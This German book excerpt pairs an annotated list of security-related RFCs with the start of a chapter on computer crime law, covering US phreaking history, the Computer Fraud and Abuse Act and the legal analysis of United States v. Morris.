RFC 1113. Privacy Enhancement for Internet Electronic Mail: Part I: Message Encipherment and Authentication Procedures. J. Linn. August 1989. (Löst RFC 1040 ab.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1113.txt

RFC 1114. Privacy Enhancement for Internet Electronic Mail: Part II: Certificate-Based Key Management. S.T. Kent und J. Linn. August 1989. (Definiert Mechanismen zum verbesserten Schutz von E-Mail.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/ rfc1114.txt

RFC 1115. Privacy Enhancement for Internet Electronic Mail: Part III - Algorithms, Modes, and

Identifiers. J. Linn. August 1989. (Technischer Support und Informationen zu den RFCs 1113 und 1114.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/ rfc1115.txt

RFC 1135. The Helminthiasis of the Internet. J. Reynolds. Dezember 1989. (Berühmtes RFC, das den Internet-Wurm-Vorfall im November 1988 beschreibt.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1135.txt

RFC 1186. The MD4 Message Digest Algorithm. R. Rivest. Oktober 1990. (Die Spezifikation von MD4.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1186.txt

RFC 1170. Public Key Standards and Licenses. R. Fougner. Januar 1991. (Bekanntgabe der Patentanmeldung für Public Key Partners Unterlizenz für digitale Signaturen.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1170.txt

RFC 1244. The Site Security Handbook. P. Holbrook und J. Reynolds. Juli 1991. (Berühmtes RFC, das Sicherheitspraktiken und -verfahren darlegt. Dieses RFC war lange Zeit das maßgebliche Dokument. Es ist immer noch ziemlich gut und hat sogar heute noch Gültigkeit.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1244.txt

RFC 1272. Internet Accounting. C. Mills, D. Hirsh und G. Ruth. November 1991. (Spezifiziert ein System für die Abrechnung von Netzwerknutzung, Datentransfer usw.). URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1272.txt

RFC 1281. Guidelines for the Secure Operation of the Internet. R. D. Pethia, S. Crocker und B. Y. Fraser. November 1991. (Gefeiertes Dokument, das Richtlinien für die Sicherheit aufstellt.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1281.txt

RFC 1319. The MD2 Message-Digest Algorithm. B. Kaliski. April 1992. (Beschreibung von MD2 und seiner Funktionsweise.) URL: http://info.internet.isi.edu:80/in-notes/rfc/ files/rfc1319.txt

RFC 1320. The MD4 Message-Digest Algorithm. R. Rivest. April 1992. (Beschreibung von MD4 und seiner Funktionsweise.) URL: http://info.internet.isi.edu:80/in-notes/rfc/ files/rfc1320.txt

RFC 1321. The MD5 Message-Digest Algorithm. R. Rivest. April 1992. (Beschreibung von MD5 und seiner Funktionsweise.) URL: http://info.internet.isi.edu:80/in-notes/rfc/ files/rfc1321.txt

RFC 1334. PPP Authentication Protocols. B. Lloyd und W. Simpson. Oktober 1992. (Definiert das Password Authentication Protocol und das Challenge-Handshake Authentication Protocol in PPP.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/ rfc1334.txt

RFC 1352. SNMP Security Protocols. J. Galvin, K. McCloghrie und J. Davin. Juli 1992. (Sicherheitsmechanismen des Simple Network Management Protocol.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1352.txt

RFC 1355. Privacy and Accuracy Issues in Network Information Center Databases. J. Curran und A. Marine. August 1992. (Richtlinien für den Betrieb und die Verwaltung eines Network Information Center.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/ rfc1355.txt

RFC 1409. Telnet Authentication Option. D. Borman. Januar 1993. (Experimentelles Protokoll für eine Telnet-Authentifizierung.) URL: http://info.internet.isi.edu:80/in-notes/ rfc/files/rfc1409.txt

RFC 1411. Telnet Authentication: Kerberos Version 4. D. Borman. Januar 1993. (Einbindung der Kerberos-Authentifizierung in Telnet.) URL: http://info.internet.isi.edu:80/ in-notes/rfc/files/rfc1411.txt

RFC 1412. Telnet Authentication: SPX. K. Alagappan. Januar 1993. (Experimentelles Protokoll für eine Telnet-Authentifizierung.) URL: http://info.internet.isi.edu:80/in- notes/rfc/files/rfc1412.txt

RFC 1413. Identification Protocol. M. St. Johns. Februar 1993. (Einführung und Erklärung des IDENT-Protokolls.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/ rfc1413.txt

RFC 1414. Identification MIB. M. St. Johns und M. Rose. Februar 1993. (Spezifiziert MIB zur Identifizierung von Eigentümern von TCP-Verbindungen.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1414.txt

RFC 1416. Telnet Authentication Option. D. Borman. Februar 1993. (Löst RFC 1409 ab.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1416.txt

RFC 1421. Privacy Enhancement for Internet Electronic Mail: Part I: Message Encryption and Authentication Procedures. J. Linn. Februar 1993. (Aktualisiert und ersetzt RFC 1113.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1421.txt

RFC 1422. Privacy Enhancement for Internet Electronic Mail: Part II: Certificate-Based Key Management. S. T. Kent und J. Linn. Februar 1993. (Aktualisiert und ersetzt RFC 1114.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1422.txt

RFC 1438. Internet Engineering Task Force Statements Of Boredom (SOBs). Chapin und Huitema. April 1993. (Dieses RFC hat eigentlich nichts mit Sicherheit zu tun, aber es ist so ein Klassiker, daß ich es einfach erwähnen muß. Es ist das amüsanteste RFC, das je geschrieben wurde.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/ rfc1438.txt

RFC 1446. Security Protocols for Version 2 of the Simple Network Management Protocol. J. Galvin und K. McCloghrie. April 1993. (Spezifiziert Sicherheitsprotokolle für SNMPv2.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1446.txt

RFC 1455. Physical Link Security Type of Service. D. Eastlake. Mai 1993. (Experimentelles Protokoll zur Sicherung physikalischer Verbindungen.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1455.txt

RFC 1457. Security Label Framework for the Internet. R. Housley. Mai 1993. (Label-Richtlinie für Netzwerkingenieure.) URL: http://info.internet.isi.edu:80/in-notes/rfc/ files/rfc1457.txt

RFC 1472. The Definitions of Managed Objects for the Security Protocols of the Point-to- Point Protocol. F. Kastenholz. Juni 1993. (Sicherheitsprotokolle an Teilnetz-Schnittstellen, die PPP verwenden.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/ rfc1472.txt

RFC 1492. An Access Control Protocol, Sometimes Called TACACS. C. Finseth. Juli 1993. (Dokumentiert die Verwendung des TACACS-Protokolls durch Cisco-Systems-Terminalserver.) URL:

http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1492.txt.

RFC 1507. DASS - Distributed Authentication Security Service. C. Kaufman. September 1993. (Behandelt neu vorgeschlagene Authentifizierungsmethoden in verteilten Umgebungen.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1507.txt

RFC 1508. Generic Security Service Application Program Interface. J. Linn. September 1993. (Spezifiziert eine generelle Sicherheitsrahmenrichtlinie für die Portierung von Anwendungen nach unterschiedlichen Umgebungen.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1508.txt

RFC 1510. The Kerberos Network Authentication Service (V5). J. Kohl und C. Neumann. September 1993. (Ein Überblick über Kerberos 5.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1510.txt

RFC 1511. Common Authentication Technology Overview. J. Linn. September 1993. (Überblick über Authentifizierungstechnologien.) URL: http://info.internet.isi.edu:80/in- notes/rfc/files/rfc1511.txt

RFC 1535. A Security Problem and Proposed Correction With Widely Deployed DNS Software. E. Gavron. Oktober 1993. (Behandelt Fehler einiger DNS-Clients und Korrekturen für diese.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1535.txt

RFC 1544. The Content-MD5 Header Field. M. Rose. November 1993. (Beschreibt die Verwendung des optionalen Header-Felds, Content-MD5, bei MIME-Nachrichten.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1544.txt

RFC 1675. Security Concerns for IPNG. S. Bellovin. August 1994. (Bellovin schildert seine Bedenken hinsichtlich des Fehlens eines direkten Zugriffs auf Quelladressen in IPNG.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1675.txt

RFC 1704. On Internet Authentication. N. Haller und R. Atkinson. Oktober 1994. (Behandelt einen großen Bereich von Internet-Authentifizierungsverfahren.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1704.txt

RFC 1731. IMAP4 Authentication Mechanisms. J. Myers. Dezember 1994. (Authentifizierung mit dem Internet Message Access Protocol.) URL: http://info.internet.isi.edu:80/ in-notes/rfc/files/rfc1731.txt

RFC 1750. Randomness Recommendations for Security. D. Eastlake, III, S. Crokker und J. Schiller. Dezember 1994. (Ausführliche Behandlung der Schwierigkeiten bei der Ableitung wirklich zufälliger Werte für die Erzeugung von Schlüsseln.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1750.txt

RFC 1751. A Convention for Human-Readable 128-Bit Keys. D. McDonald. Dezember 1994. (Vorgeschlagene Lösungen für die Verwendung von 128-Bit-Schlüsseln, die aufgrund ihrer Länge schwer zu merken sind.) URL: http://info.internet.isi.edu:80/in-notes/ rfc/files/rfc1751.txt

RFC 1760. The S/KEY One-Time Password System. N. Haller. Februar 1995. (Beschreibt das S/Key-Einmalpaßwort-System von Bellcore.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1760.txt

RFC 1810. Report on MD5 Performance. J. Touch. Juni 1995. (Behandelt die Mängel von MD5 im

Hinblick auf Transferraten in Hochgeschwindigkeitsnetzwerken.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1810.txt

RFC 1824. The Exponential Security System TESS: An Identity-Based Cryptographic Protocol for Authenticated Key-Exchange. H. Danisch. August 1995. (Behandlung eines vorgeschlagenen Protokolls für Schlüsselaustausch, Authentifizierung und Erzeugung von Signaturen.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1824.txt

RFC 1825. Security Architecture for the Internet Protocol. R. Atkinson. August 1995. (Beschreibt Sicherheitsmechanismen für IPV4 und IPV6.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1825.txt

RFC 1826. IP Authentication Header. R. Atkinson. August 1995. (Behandelt Verfahren für die kryptographische Authentifizierung für IPv4- und IPv6-Datagramme.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1826.txt

RFC 1827. IP Encapsulating Security Payload. R. Atkinson. August 1995. (Behandelt Verfahren der Sicherung von Integrität und Vertraulichkeit von IP-Datagrammen.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1827.txt

RFC 1828. IP Authentication Using Keyed MD5. P. Metzger und W. Simpson. August 1995. (Behandelt die Verwendung von Keyed MD5 mit dem IP Authentication Header.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1828.txt

RFC 1847. Security Multiparts for MIME: Multipart/Signed and Multipart/Encrypted. J. Galvin, S. Murphy, S. Crocker und N. Freed. Oktober 1995. (Behandelt eine Möglichkeit der Bereitstellung von Sicherheitsdiensten in Teilen des MIME-Bodys.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1847.txt

RFC 1848. MIME Object Security Services. S. Crocker, N. Freed, J. Galvin und S. Murphy. Oktober 1995. (Behandelt ein Protokoll zur Anwendung von digitalen Signaturen und Verschlüsselungsdiensten auf MIME-Objekte.) URL: http://info.internet.isi.edu:80/in- notes/rfc/files/rfc1848.txt

RFC 1852. IP Authentication Using Keyed SHA. P. Metzger und W. Simpson. September 1995. (Behandelt die Verwendung von Schlüsseln mit dem Secure-Hash-Algorithmus zur Sicherung der Integrität von Datagrammen.) URL: http://info.internet.isi.edu:80/in- notes/rfc/files/rfc1852.txt

RFC 1853. IP in IP Tunneling. W. Simpson. Oktober 1995. (Behandelt Methoden der IP-Nutzlast-Kapselung zur Durchführung eines Tunnelns mit IP.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1853.txt

RFC 1858. Security Considerations for IP Fragment Filtering. G. Ziemba, D. Reed, P. Traina. Oktober 1995. (Behandelt die IP-Fragmentfilterung und die Gefahren, die mit Fragmentierungsangriffen verbunden sind.) URL: http://info.internet.isi.edu:80/in-notes/ rfc/files/rfc1858.txt

RFC 1910. User-Based Security Model for SNMPv2. G. Waters. Februar 1996. (Beschreibung der Anwendung von Sicherheitsmerkmalen für SNMP.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1910.txt

RFC 1928. SOCKS Protocol Version 5. M. Leech. März 1996. (Behandelt das SOCKS-Protokoll und seine Verwendung zur Sicherung von TCP- und UDP-Übertragungen.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1928.txt

RFC 1929. Username/Password Authentication for SOCKS V5. M. Leech. März 1996. (Behandelt die SOCKS-Authentifizierung.) URL: http://info.internet.isi.edu:80/in- notes/rfc/files/rfc1929.txt

RFC 1938. A One-Time Password System. N. Haller, et al. Mai 1996. (Beschreibt eine neue Einmalpaßwort-Methode.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/ rfc1938.txt

RFC 1948. Defending Against Sequence Number Attacks. S. Bellovin. Mai 1996. (Behandelt Attacken durch IP-Spoofing und Erraten der TCP-Sequenznummer.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1948.txt

RFC 1968. The PPP Encryption Control Protocol. G. Meyer. Juni 1996. (Behandelt die Verschlüsselung über PPP.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/ rfc1968.txt

RFC 1969. The PPP DES Encryption Protocol. K. Sklower und G. Meyer. Juni. 1996. (Behandelt die Verwendung des Data Encryption Standard mit PPP.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1969.txt

RFC 1991: PGP Message Exchange Formats. D. Atkins, W. Stallings und P. Zimmermann. August 1996. (Hinzufügen von PGP zum Nachrichtenaustausch.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1991.txt

RFC 2015. MIME Security with Pretty Good Privacy (PGP). M. Elkins. Oktober 1996. (Schutz und Authentifizierung durch Verwendung der Multipurpose Internet Mail Extensions mit PGP.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2015.txt

RFC 2040. The RC5, RC5-CBC, RC5-CBC-Pad, and RC5-CTS Algorithms. R. Baldwin und R. Rivest. Oktober 1996. (Definiert alle vier Zifferncodes sehr detailliert.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2040.txt

RFC 2057. Source Directed Access Control on the Internet. S. Bradner. November 1996. (Behandelt mögliche Zugänge für ein Filtern; eine Antwort auf das CDA.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2057.txt

RFC 2065. Domain Name System Security Extensions. D. Eastlake, II, und C. Kaufman. Januar 1997. (Hinzufügen von mehr Sicherheit zum DNS-System.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2065.txt

RFC 2069. An Extension to HTTP: Digest Access Authentication. J. Franks, P. Hallam- Baker, J. Hostetler, P. Leach, A. Luotonen, E. Sink und L. Stewart. Januar 1997. (Fortgeschrittene Authentifizierung für HTTP.) URL: http://info.internet.isi.edu:80/in- notes/rfc/files/rfc2069.txt

RFC 2084. Considerations for Web Transaction Security. G. Bossert, S. Cooper und W. Drummond. Januar 1997. (Hinzufügen von Vertraulichkeit, Authentifizierung und Integrität zur Datenübertragung mit HTTP.) URL: http://info.internet.isi.edu:80/in-notes/rfc/ files/rfc2084.txt

RFC 2085. HMAC-MD5 IP Authentication with Replay Prevention. M. Oehler und R. Glenn. Februar 1997. (Keyed-MD5 gekoppelt mit dem IP Authentication Header.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2085.txt

RFC 2137. Secure Domain Name System Dynamic Update. D. Eastlake, III. April 1997. (Beschreibt die Verwendung von digitalen Signaturen in DNS-Updates zur Verbesserung der Sicherheit des DNS-Systems.) URL: http://info.internet.isi.edu:80/in-notes/rfc/ files/rfc2137.txt

RFC 2144. The CAST-128 Encryption Algorithm. C. Adams. Mai 1997. (Beschreibung des 128-Bit-Algorithmus, der bei der Authentifizierung über Netzwerke verwendet werden kann.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2144.txt

RFC 2179. Network Security for Trade Shows. A. Gwinn. Juli 1997. (Behandelt Angriffe, die auf Messen durchgeführt werden, und wie man diese verhindern kann.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2179.txt

RFC 2196. Site Security Handbook. B. Fraser, Editor. September 1997. (Aktualisiert 1244. Eine weitere Version dieses nützlichen Dokuments.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2196.txt

RFC 2222. Simple Authentication and Security Layer. J. Myers. Oktober 1997. (Beschreibt eine Methode zum Hinzufügen einer Authentifizierung zu verbindungsbasierten Protokollen.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2222.txt

RFC 2228. FTP Security Extensions. M. Horowitz und S. Lunt. Oktober 1997. (Erweitern der Sicherheitsmerkmale von FTP.) URL: http://info.internet.isi.edu:80/in-notes/ rfc/files/rfc2228.txt

RFC 2230. Key Exchange Delegation Record for the DNS. R. Atkinson. November 1997. (Sichern des DNS und der während einer Sitzung ausgetauschten Daten.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2230.txt

RFC 2245. Anonymous SASL Mechanism. C. Newman. November 1997. (Neue Methoden der Authentifizierung in anonymen Diensten - ohne Verwendung der inzwischen verbotenen Klartext-Paßwörter, die bislang mit solchen Diensten verbunden waren.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2245.txt

---

E

Computersicherheit und das Gesetz

In diesem Kapitel beschäftigen wir uns mit der Internet-Gesetzgebung in den verschiedenen Ländern der Welt. Dabei geht es vorwiegend um die Rechtsprechung zur Kriminalität im Internet.

E.1 Die Vereinigten Staaten

Meine Zeitzählung beginnt 1988 mit dem Fall USA gegen Morris, also mit dem Internet- Wurm. Ich sollte jedoch ein bißchen weiter zurückgehen, da es vor diesem Fall bereits viele andere gab. Diese Fälle bildeten die Grundlage der Definition des zugegebenermaßen etwas konfusen Internet-Rechts.

Phreaks

Sie erinnern sich vielleicht an meine Ausführungen über Telefon-Phreaks und wie sie sich Telefondienste »stehlen«. Wie ich bereits erläutert habe, ist es unmöglich, den genauen Zeitpunkt festzulegen, an dem der erste Phreak sich den Weg ins Internet hackte. Damals war das, was heute zum Internet geworden ist, unter dem Namen ARPAnet bekannt.

Konkrete Beweise dafür, daß Phreaks in das ARPAnet eingedrungen sind, finden sich (zumindest im Internet) im Jahr 1985. Im November 1985 kam die zweite Ausgabe des beliebten Online-Phreak-Magazins Phrack heraus. Darin befand sich eine Liste mit Einwählmöglichkeiten in das ARPAnet und verschiedene Militäreinrichtungen.

Wegweiser:

Diese Liste finden Sie in Phrack, Vol. 1, 2. Ausgabe, »Tac Dialups taken from ARPAnet«, von Phantom Phreaker. Im Internet finden Sie sie unter http://www.fc.net/phrack/files/p02/p02-1.html.

Bis 1985 wurden diese Aktivitäten massenhaft durchgeführt. Kids tauschten Listen mit potentiellen Zielen, und es bildeten sich Netzwerke von Eindringlingen. Cleveren, jungen Amerikanern mit Computern eröffnete sich eine ganz neue Welt, die praktisch ein rechtsfreier Raum war.

Die Geschichte reicht sogar noch weiter zurück. 1981 übernahm eine Gruppe von Crackern die Kontrolle über die Telefonzentrale im Weißen Haus und benutzte sie für Telefonate nach Übersee. Das war einer der ersten einer Reihe von Fällen, die die Aufmerksamkeit des Gesetzgebers auf sich zogen.

Die Mehrheit der angegriffenen Sites gehörten entweder zur amerikanischen Bundesregierung oder beherbergten Computer mit für die Bundesregierung wichtigen Daten (Federal- Interest-Computer).

Obwohl es sich vielleicht etwas seltsam anhört, gab es damals noch kein Gesetz, das ausdrücklich verbot, daß Sie sich in einen Regierungscomputer oder ein Telekommunikationssystem einhackten. Deshalb waren der Gesetzgeber und die Gerichte gezwungen, Gesetze zu erlassen, die für diese Situation passend schienen.

Wie Sie sich denken können, lautete zur damaligen Zeit die Anklage oft auf Hausfriedensbruch. Andere übliche Anklagen waren Diebstahl, Betrug usw. Diese Situation änderte sich jedoch schlagartig, als 1986 der *Computer Fraud and Abuse Act* verabschiedet wurde. Nachdem dieses Gesetz erlassen worden war, drehte sich der Spieß um. Den Anfang machte der Fall USA gegen Morris.

E.1.1 Vereinigte Staaten von Amerika gegen Robert Tappan Morris

Der Fall des Internet-Wurms (der auch unter dem Namen Morris-Wurm bekannt wurde) änderte die Einstellung zu Angriffen im Internet für alle Zeiten. Das war keine allmähliche Veränderung. Organisationen wie CERT, FIRST und DDN wurden infolge dieses Angriffs aus dem Boden gestampft, um sicherzustellen, daß nie wieder ein Vorfall ähnlichen Ausmaßes passieren könne. Für die Sicherheitsgemeinde rechtfertigte Morris' Überzeugung seine Tat. Dennoch hatte die Entscheidung in diesem Fall einige bedeutende Auswirkungen für Hacker und Cracker gleichermaßen.

Die Regierung vertrat die Position, daß Morris gegen Paragraph 2(d) des *Computer Fraud and Abuse Act* von 1986, U.S.C. 1030(a)(5)(A)(1988), verstoßen hatte. Dieses Gesetz zielte auf eine bestimmte Klasse von Individuen ab:

> *...jeder, der sich vorsätzlich und unbefugt Zugriff auf eine Kategorie von Computern verschafft, die als »Federal-Interest-Computer« bekannt sind, und die autorisierte Verwendung von Informationen solcher Computer behindert oder schädigt, wodurch ein Verlust von 1.000 US-Dollar oder mehr verursacht wird...*

Das will ich für diejenigen von Ihnen, die keine Rechtsanwälte sind, etwas erläutern. Die meisten strafbaren Handlungen haben mehrere Elemente, von denen jedes bewiesen werden muß, bevor ein erfolgreicher Fall gegen einen Angeklagten eingeleitet werden kann. In normalen Fällen von Betrug sind das z.B. folgende Punkte:

- Der Angeklagte hat falsche Tatsachen vorgespiegelt.
- Der Angeklagte war sich darüber im klaren, daß die Tatsachen falsch waren.
- Er tat dies vorsätzlich, um das Opfer zu täuschen.
- Das Opfer ließ sich täuschen.
- Das Opfer erlitt aufgrund dieser Täuschung einen Schaden.

Wenn ein Kläger auch nur einen dieser Punkte nicht beweisen kann, ist der Fall für ihn verloren. Zum Beispiel wird, selbst wenn die ersten vier Punkte bewiesen werden können, kein Fall daraus, wenn das Opfer nicht zu Schaden gekommen ist (d.h. ein solcher Fall wird einem Rechtseinwand nicht standhalten).

Hinweis:

Das unterscheidet sich vom Strafrecht. Beim Strafrecht kann der Angeklagte auch dann für Betrug vor Gericht gestellt werden, wenn der fünfte Punkt fehlt.

Um einen Fall erfolgreich zum Abschluß zu bringen, muß der Vertreter der Anklage den Sachverhalt in die Elemente einpassen, die das angeklagte Vergehen beinhalten. Wenn z.B. der Vorsatz ein erforderliches Element ist, muß der Vorsatz bewiesen werden. Solche Elemente bilden das Gerüst jeder Klageerhebung. Das Gerüst des Morris-Falls basierte auf dem *Computer Fraud and Abuse Act* von 1986. Nach diesem Gesetz waren dies die wesentlichen Elemente der Anklage:

- Morris verschaffte sich vorsätzlich (und ohne Befugnis) Zugriff auf einen oder mehrere Computer.
- Es waren Computer, auf denen sich für die Bundesbehörden wichtige Daten befanden.
- Bei seinem vorsätzlichen, unbefugten Zugriff auf diese Federal-Interest-Computer verursachte Morris einen Schaden, von 1.000 US-Dollar oder mehr.

Die Argumente, auf die man sich schließlich berief, waren sehr beschränkt. Es gab zum Beispiel heftige Auseinandersetzungen darüber, was in dem Gesetz genau mit vorsätzlich gemeint war:

> *Morris argumentierte, daß die Regierung nicht nur beweisen mußte, daß er den Vorsatz des unbefugten Zugriffs auf einen Federal-Interest-Computer hatte, sondern auch, daß er den Vorsatz hatte, andere (rechtmäßige Benutzer) an dem Zugriff auf diesen Computer zu hindern und dadurch Verluste zu verursachen. Das Adverb »vorsätzlich« bezog sich seiner Meinung nach auf beide Verbverbindungen des Absatzes. Die Regierung bestand dagegen darauf, daß, da die Kommasetzung den Teil des Satzes mit den Worten »Zugriff verschafft« von dem darauffolgenden Teil mit dem Wort »schädigt« abgrenze, es eindeutig sei, daß »vorsätzlich« sich nur auf »Zugriff verschafft« beziehe.*

Morris' Argumentation wurde von dem Court of Appeals zurückgewiesen. Statt dessen interpretierte man den Gesetzestext wie folgt: Der bloße vorsätzliche (unbefugte) Zugriff auf den Federal-Interest-Computer war als Vergehen bereits ausreichend. Es war nicht relevant, ob Morris auch vorhatte, Schaden anzurichten. Der Verteidiger konterte mit dem offensichtlichen Argument, daß, wenn dies so sei, der Gesetzestext schlecht ausgedrückt sei. Nach der Interpretation durch den Court of Appeals würde dieses Gesetz kleine, harmlose Eindringlinge genauso schwer bestrafen wie wirklich bösartige. Leider ließ sich das Gericht darauf nicht ein. Vergleichen Sie dies einmal mit den Gesetzen in Großbritannien, die ich weiter unten anführe, bei denen der Vorsatz eine maßgebliche Bedingung ist.

Das zweite interessante Element ist, daß der angegeriffene Computer ein Federal-Interest- Computer sein muß. Nach der Definition des Gesetzes ist ein Federal-Interest-Computer ein Computer, der

> *...ausschließlich für die Verwendung durch ein Finanzinstitut oder die US-Regierung vorgesehen ist, oder, wenn er nicht ausschließlich für eine solche Verwendung vorgesehen ist, von oder für ein Finanzinstitut oder die US-Regierung verwendet wird, und die Ausführung eines solchen Vergehens diese Verwendung beeinträchtigt; oder der einer von zwei oder mehreren Computern ist, mit denen das Vergehen begangen wird, von denen sich nicht alle im selben Staat befinden.*

Die ersten beiden Anforderungen waren ausschließlicher Natur. Die folgende Beschreibung war ein zweiter Paragraph:

> *...der einer von zwei oder mehreren Computern ist, mit denen das Vergehen begangen wird, von denen sich nicht alle im selben Staat befinden.*

Mit anderen Worten vertrat die Regierung die Ansicht, daß zwei oder mehrere Computer, die sich in verschiedenen Staaten befinden, innerhalb dieses Gesetzeskonstrukts Federal- Interest-Computer waren. Diese Charakterisierung wurde seitdem geändert, so daß der Begriff nun für alle Handlungen gilt, die über einen Computer beim zwischenstaatlichen Handel ausgeführt werden. Das hat natürlich weitreichende Auswirkungen und reduziert die Definition im Grunde auf alle Computer, die an das Internet angebunden sind. Warum? Der Begriff zwischenstaatlicher Handel bedeutet in der Sprache der Gesetzgebung etwas anderes als im normalen Sprachgebrauch. Die erste konkrete juristische Anwendung des Begriffs in den USA folgte auf die Verabschiedung des Sherman Act, einer Bundeskartell-Gesetzesvorlage, unterzeichnet von Präsident Benjamin Harrison am 2. Juli 1890. Das Gesetz verbot eine »Beschränkung des Handels zwischen den einzelnen Bundesstaaten oder mit dem Ausland«. Wie in *Black Laws Dictionary* (einer Industrienorm) definiert, ist zwischenstaatlicher Handel:

> *Verkehr, Umgang, gewerblicher Handel oder der Transport von Personen oder Eigentum zwischen den einzelnen Bundesstaaten oder zwischen Punkten in einem Staat und Punkten in einem anderen Staat...*

Daraus könnte man schließen, daß zwischenstaatlicher Handel nur durchgeführt wird, wenn eine physische, greifbare Ware zwischen den einzelnen Staaten bewegt wird. Das ist jedoch ein Irrtum. Der Begriff wurde schon auf jede Art von Gütern und Dienstleistungen angewendet. Bei bestimmten Handlungen ist es schon ausreichend, daß nur ein minimaler Teil der Ware oder Dienstleistung zwischen den Staaten verkehrt. Wenn z.B. ein Krankenhaus einen Patienten aufnimmt, der von Versicherungsträgern außerhalb des Staates, in dem es sich befindet, versichert ist, ist dies per definitionem schon zwischenstaatlicher Handel. Das ist sogar so, wenn der Patient und das Krankenhaus im selben Staat ansässig sind.

Es gibt jedoch Einschränkungen im Hinblick auf die Macht des Kongresses, solchen zwischenstaatlichen Handel zu regulieren, besonders, wenn die Aktivität zwar zwischenstaatlich ist, aber nur begrenzte Auswirkungen auf den zwischenstaatlichen Handel hat. Zum Beispiel hat der Oberste Gerichtshof der USA im Fall A.L.A. Schecter Poultry Corp. gegen United States (1935):

> *...den Unterschied zwischen direkten und indirekten Auswirkungen innerstaatlichen Handels auf den zwischenstaatlichen Handel als »fundamental und wesentlich für die Aufrechterhaltung unseres konstitutionellen Systems« charakterisiert. Aktivitäten, die den zwischenstaatlichen Handel direkt betreffen, liegen innerhalb des Machtbereichs des Kongresses; Aktivitäten, die den zwischenstaatlichen Handel indirekt betreffen, liegen außerhalb des Machtbereiches des Kongresses. Die Begründung für diese formale Unterscheidung wurzelte in der Angst, daß ansonsten »es fast keine Begrenzung der bundesstaatlichen Macht gebe und wir für alle praktischen Zwecke einer Zentralgewalt unterliegen würden«.*

Auf jeden Fall ist das Gesetz momentan so flexibel interpretierbar, daß die Regierung sich aussuchen kann, ob sie für ein Cracking-Vergehen zuständig ist oder nicht, selbst wenn sich die angreifenden und die Zielsysteme in ein und demselben Staat befinden. Das hängt jeweils von der Art des Falls ab. Natürlich werden schon deshalb mehr Cracking-Vergehen vor den Bundesbehörden verhandelt, weil diese einfach mehr Erfahrung mit solchen Fällen haben als die kleineren Gerichtsbezirke der einzelnen Staaten.

Wegweiser:

Den vollständigen Text des Computer Fraud and Abuse Act von 1986 finden Sie unter http://www.law.cornell.edu/uscode/18/1030.html.

Die Frage des Schadens oberhalb 1.000 US-Dollar ist eine Grauzone. Normalerweise ermöglichen Gesetzestexte wie der *Computer Fraud and Abuse Act* eine weitreichende Interpretation von Schäden. Man kann schon fast unmittelbar nach einem Eindringen behaupten, daß es zu einem Schaden in Höhe von 1.000 US-Dollar gekommen sei, selbst wenn kein tatsächlicher Schaden im allgemein üblichen Sinne verursacht worden ist. Es reicht schon aus, wenn Sie gezwungen sind, ein Sicherheitsteam zu rufen, das das Ausmaß des Schadens feststellen soll.

